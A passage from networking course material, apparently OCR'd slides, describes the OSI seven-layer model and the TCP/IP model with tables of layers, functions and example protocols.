**computing systems**, irrespective of their underlying internal structure and technology
- Standard **Network Models**:
  - Open System Interconnection (OSI) Model
  - TCP/IP Model




Open System Interconnection (OSI) Model

- The OSI model is the **standard reference model** for communication between two **end users** in a network
- The OSI model comprises **seven** layers, of which the top four layers are used when a message transfers to or from a user and the lower three layers are used when a message passes through the host computer

OSI MODEL

	Data Unit	Layer	Function
Host Layers	Data	7. Application	Network process to application
		6. Presentation	Data representation, encryption, and decryption; convert data to machine understandable format
		5. Session	Interhost communication, managing sessions between applications
	Segments	4. Transport	End-to-end connections, reliability, and flow control
Media Layers	Packet/Datagram	3. Network	Path determination and logical addressing
	Frame	2. Data Link	Physical addressing
	Bit	1. Physical	Media, signal, and binary transmission


Notes: ____



TCP/IP Model

- The TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the **communication in an IP-based network**

Functions	Layers	Protocols
Handles high-level protocols, representation issues, encoding, and dialog control	Application Layer	File Transfer (TFTP, FTP), Email (SMTP), Remote Login (Telnet, rlogin), Network Management (SNMP), Name Management (DNS)
Constitutes a logical connection between the endpoints and provides transport services from the source to the destination host	Transport Layer	Transmission Control Protocol (TCP) and User Datagram Protocol (UDP)
Selects the best path through the network for packets to travel	Internet Layer	Internet Protocol (IP), Internet Control Message Protocol (ICMP), Address Resolution Protocol (ARP)
Defines how to transmit an IP datagram to other devices on a directly attached network	Network Access Layer	FDDI, Token Ring, CDP, VTP, PPP



Comparing OSI and TCP/IP

